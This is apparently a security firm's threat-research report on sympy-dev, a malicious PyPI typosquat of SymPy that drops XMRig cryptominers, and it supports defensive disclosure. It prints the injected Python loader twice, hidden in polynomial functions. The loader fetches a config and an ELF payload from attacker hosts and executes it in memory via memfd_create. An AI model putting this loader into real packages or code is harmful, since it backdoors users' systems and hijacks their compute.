Socket’s Threat Research Team identified a malicious PyPI package, sympy-dev, that impersonates SymPy, a widely used symbolic mathematics library with roughly 85 million downloads per month. The threat actor copied SymPy’s project description and branding cues into the sympy-dev listing, increasing the likelihood of accidental installation. PyPI shows four releases, versions 1.2.3 through 1.2.6, all containing malicious code and published on January 17, 2026, with Nanit listed as the maintainer. In its first day on PyPI, sympy-dev surpassed 1,000 downloads. Downloads do not equate to infections, but early uptake suggests the package began reaching real developer and CI environments quickly…
Socket’s Threat Research Team identified a malicious PyPI package, sympy-dev, that impersonates SymPy, a widely used symbolic mathematics library with roughly 85 million downloads per month. The threat actor copied SymPy’s project description and branding cues into the sympy-dev listing, increasing the likelihood of accidental installation. PyPI shows four releases, versions 1.2.3 through 1.2.6, all containing malicious code and published on January 17, 2026, with Nanit listed as the maintainer. In its first day on PyPI, sympy-dev surpassed 1,000 downloads. Downloads do not equate to infections, but early uptake suggests the package began reaching real developer and CI environments quickly.
Inside the malicious package, the threat actor injected a downloader and in-memory execution routine into SymPy polynomial code paths. When invoked, the backdoored functions retrieve a remote JSON configuration, download a threat actor-controlled ELF payload, then execute it from an anonymous memory-backed file descriptor using Linux memfd_create and /proc/self/fd, which reduces on disk artifacts. In the samples retrieved during dynamic analysis, the downloaded payloads are XMRig cryptominers, and the configuration directs mining to Stratum endpoints over TLS. The loader retrieves its configuration and payload from 63[.]250[.]56[.]54 and 185[.]167[.]99[.]46 command and control (C2) endpoints.
At the time of writing, the malicious package remains live on the Python Package Index (PyPI) repository. We petitioned the PyPI security team for its removal and the suspension of the publisher’s account.

Socket’s analysis of the malicious sympy-dev PyPI package flags it as malware and a likely typosquat of the legitimate sympy library.
Typosquatting Remains a Persistent Supply Chain Risk#
When developers run pip install <package>, they often treat a familiar package name and branding as a quick credibility check. Typosquatting turns that habit into an attack surface. SymPy is widely used across research, education, and engineering, and ClickPy reports roughly 85 million SymPy downloads in the last month, which shows how frequently developers pull the legitimate package. A lookalike does not need similar volume to cause harm, it only needs to capture a small fraction of mistyped installs, carelessly copy-pasted requirements.txt entries, or misguided searches for a development build.

Side-by-side PyPI listings contrast the legitimate sympy package (left) with sympy-dev (right), a malicious typosquat that reuses SymPy’s project description and suggests pip install sympy-dev, increasing the risk of accidental installation.
Execution Chain That Turns Algebra Into Cryptomining#
The malicious code activates when specific polynomial routines run; a quieter approach that blends into normal SymPy usage. Many environments import SymPy broadly, but far fewer exercise and review every polynomial code path.
At a high-level, execution follows this sequence:
- A victim imports and uses
SymPypolynomial functionality - A backdoored polynomial function invokes a hidden downloader
- The downloader retrieves a remote JSON configuration and writes it to disk
- The downloader retrieves a threat actor-controlled ELF payload
- The loader executes the payload from memory using
memfd_createand/proc/self/fd/<fd>. - In observed samples, the payload is XMRig, which mines against threat actor-controlled Stratum endpoints using the downloaded configuration.
Below is the injected loader from sympy/polys/polytools.py (present in 1.2.3 through 1.2.6). The snippet shows the core logic, with IOCs defanged and our inline comments added.
import sys
import ctypes
import os
import subprocess
import tempfile
import json

# Linux x86_64 syscall number for memfd_create (anonymous in-memory file)
SYS_memfd_create = 319

libc = ctypes.CDLL(None)
libc.syscall.restype = ctypes.c_int

def create_and_exec(binary_data, outfilename, config_file):

# Create an anonymous memfd, no stable on-disk path
fd = libc.syscall(SYS_memfd_create, outfilename.encode(), 1)
if fd == -1:
raise OSError("memfd_create failed")

# Write threat actor-supplied ELF bytes into the memfd
os.write(fd, binary_data)

# Mark the memfd executable
os.fchmod(fd, 0o755)

# Execute via /proc/self/fd/<fd>, pass config as argv[1]
os.execv(f"/proc/self/fd/{fd}", [outfilename, config_file])

try:
import requests

# Hardcoded staging host used for config and payload retrieval
HOST = "http://63[.]250[.]56[.]54"

def groebner(F, *gens, **args):
try:

# Download remote config and write it locally
config = requests.get(HOST + "/config").content
with open("config.json", "wb") as f:
f.write(config)

# Download threat actor-controlled ELF payload from the root path
binary_data = requests.get(HOST).content

# In-memory execution of the payload, config.json becomes argv[1]
create_and_exec(binary_data, "payload.bin", "config.json")
except:
# Fail closed, suppress errors to preserve normal behavior
pass

from sympy.polys.polytools import GroebnerBasis
return GroebnerBasis(F, *gens, **args)

except:
# Suppress import-time failures to avoid breaking imports
pass
The loader’s in-memory execution relies on Linux memfd_create, followed by execv of /proc/self/fd/<fd>. This pattern reduces traditional file-based artifacts because the ELF does not need a stable path on disk. The operation is not fully diskless, however, because the loader still writes the downloaded configuration file locally.
All four releases include a groebner()-based trigger in sympy/polys/polytools.py. Version 1.2.6 adds a second trigger in roots_cubic() within sympy/polys/polyroots.py, pointing to separate infrastructure. This redundancy improves resilience by providing multiple execution paths, increasing the likelihood that at least one activates in real workloads.
import sys
import ctypes
import os

# Linux x86_64 syscall number for memfd_create
SYS_memfd_create = 319

libc = ctypes.CDLL(None)
libc.syscall.restype = ctypes.c_int

def create_and_exec(binary_data, outfilename, config_file):

# Create anonymous memfd for in-memory execution
fd = libc.syscall(SYS_memfd_create, outfilename.encode(), 1)
if fd == -1:
raise OSError("memfd_create failed")

# Write threat actor-supplied ELF into the memfd
os.write(fd, binary_data)

# Mark the memfd executable
os.fchmod(fd, 0o755)

# Execute via /proc/self/fd/<fd>, pass config as argv[1]
os.execv(f"/proc/self/fd/{fd}", [outfilename, config_file])

try:
import requests

# Second staging host for config and payload retrieval
HOST = "http://185[.]167[.]99[.]46"

def roots_cubic(f, trig=False):
try:
# Fetch remote config and write it locally
config = requests.get(HOST + "/config").content
with open("config.json", "wb") as fp:
fp.write(config)

# Fetch threat actor-controlled ELF payload
binary_data = requests.get(HOST).content

# In-memory exec, config.json becomes argv[1]
create_and_exec(binary_data, "payload", "config.json")
except:
# Suppress errors to avoid breaking SymPy behavior
pass

# Legitimate SymPy logic continues below
if trig:
...
except:
# Suppress import-time failures
pass
Second Stage Recovery From Live Execution#
We detonated the backdoored code paths in an isolated Linux environment and captured the loader’s second-stage during execution. The loader pulled two config and payload pairs from threat actor infrastructure. The retrieved second stage payloads are Linux ELF binaries that match XMRig cryptominer behavior (SHA-256: 90f9f8842ad1b824384d768a75b548eae57b91b701d830280f6ed3c3ffe3535e and f454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59) and both samples are UPX-packed. Although we observed cryptomining in this campaign, the Python implant functions as a general purpose loader that can fetch and execute arbitrary second stage code under the privileges of the Python process.
While we only recovered Linux ELF second-stage payloads in this campaign, a plausible operational rationale is yield. Linux dominates servers, CI runners, containers, and research or HPC nodes, where long-running workloads and sustained CPU make cryptomining more durable and profitable. The loader’s Linux-specific in-memory execution pattern (memfd_create plus /proc/self/fd) further reinforces this bias and would require a different implementation on Windows.
Both retrieved configurations use an XMRig compatible schema that enables CPU mining, disables GPU backends, and directs the miner to Stratum over TLS endpoints on port 3333 hosted on the same threat actor-controlled IP addresses.
We submitted both payloads to VirusTotal and Hatching Triage to validate our findings. Both services corroborated our assessment by identifying the samples as XMRig cryptominer malware and noting UPX packing. In dynamic runs, the binaries exhibited typical miner initialization and environment discovery, including reading /proc/self/exe, and were classified as malicious. The two payloads also appear operationally linked: they serve the same second stage role and present as closely related builds, consistent with redundant hosting of the same cryptomining payload behind the initial loader embedded in the malicious sympy-dev PyPI package.

For both recovered payload hashes, VirusTotal showed no community comments or prior context before our submission (top). After submission, VirusTotal reanalysis flagged the payloads as malicious (bottom); the hash shown here (SHA-256: f454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59) was detected by 22 of 64 engines as an XMRig-linked coinminer and identified as a UPX-packed Linux ELF.
Outlook and Recommendations#
Defenders should expect typosquatted packages that embed a staged downloader and in-memory execution to persist and evolve. The analyzed malware loader is the durable asset: it always pulls configuration and a second-stage binary from threat actor infrastructure, which lets the operator rotate hosts, replace payloads, and shift objectives without publishing a new PyPI release. We observed XMRig cryptomining in this campaign, but the same execution chain enables arbitrary code execution under the privileges of the Python process, making it suitable for other second-stage malware.
Expect more typosquats and lookalike packages that trigger only on specific, legitimate code paths, along with redundant infrastructure and multiple triggers to increase activation across diverse workloads. Prioritize dependency pinning and integrity checks in builds, restrict installs to vetted indexes or internal mirrors, and alert on Python processes that make unexpected outbound requests or spawn in-memory executed payloads.
Socket’s tooling addresses these risks end-to-end. The Socket GitHub App flags typosquats and malicious dependencies in PRs before merge, and the Socket CLI surfaces risky behavior during installs and enforces allow and deny policies. Socket Firewall blocks known malicious packages, including transitive dependencies, before the package manager fetches them. The Socket browser extension warns on suspicious listings while browsing, and Socket MCP adds guardrails to AI-assisted coding by flagging malicious or hallucinated packages before they enter dependency files.
Indicators of Compromise (IOCs)#
Malicious PyPI Package
Threat Actor’s Alias on PyPI
C2 and Cryptomining Endpoints
63[.]250[.]56[.]5463[.]250[.]56[.]54:3333http://63[.]250[.]56[.]54/confighttp://63[.]250[.]56[.]54185.167.99[.]46185.167.99[.]46:3333http://185.167.99[.]46/confighxxp://185.167.99[.]46
SHA256 Hashes (Malicious Binaries)
90f9f8842ad1b824384d768a75b548eae57b91b701d830280f6ed3c3ffe3535ef454a070603cc9822c8c814a8da0f63572b7c9329c2d1339155519fb1885cd59
MITRE ATT&CK#
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1608.001 — Stage Capabilities: Upload Malware
- T1204.005 — User Execution: Malicious Library
- T1059.006 — Command and Scripting Interpreter: Python
- T1036 — Masquerading
- T1656 — Impersonation
- T1105 — Ingress Tool Transfer
- T1071.001 — Application Layer Protocol: Web Protocols
- T1095 — Non-Application Layer Protocol
- T1027.002 — Obfuscated Files or Information: Software Packing
- T1496.001 — Resource Hijacking: Compute Hijacking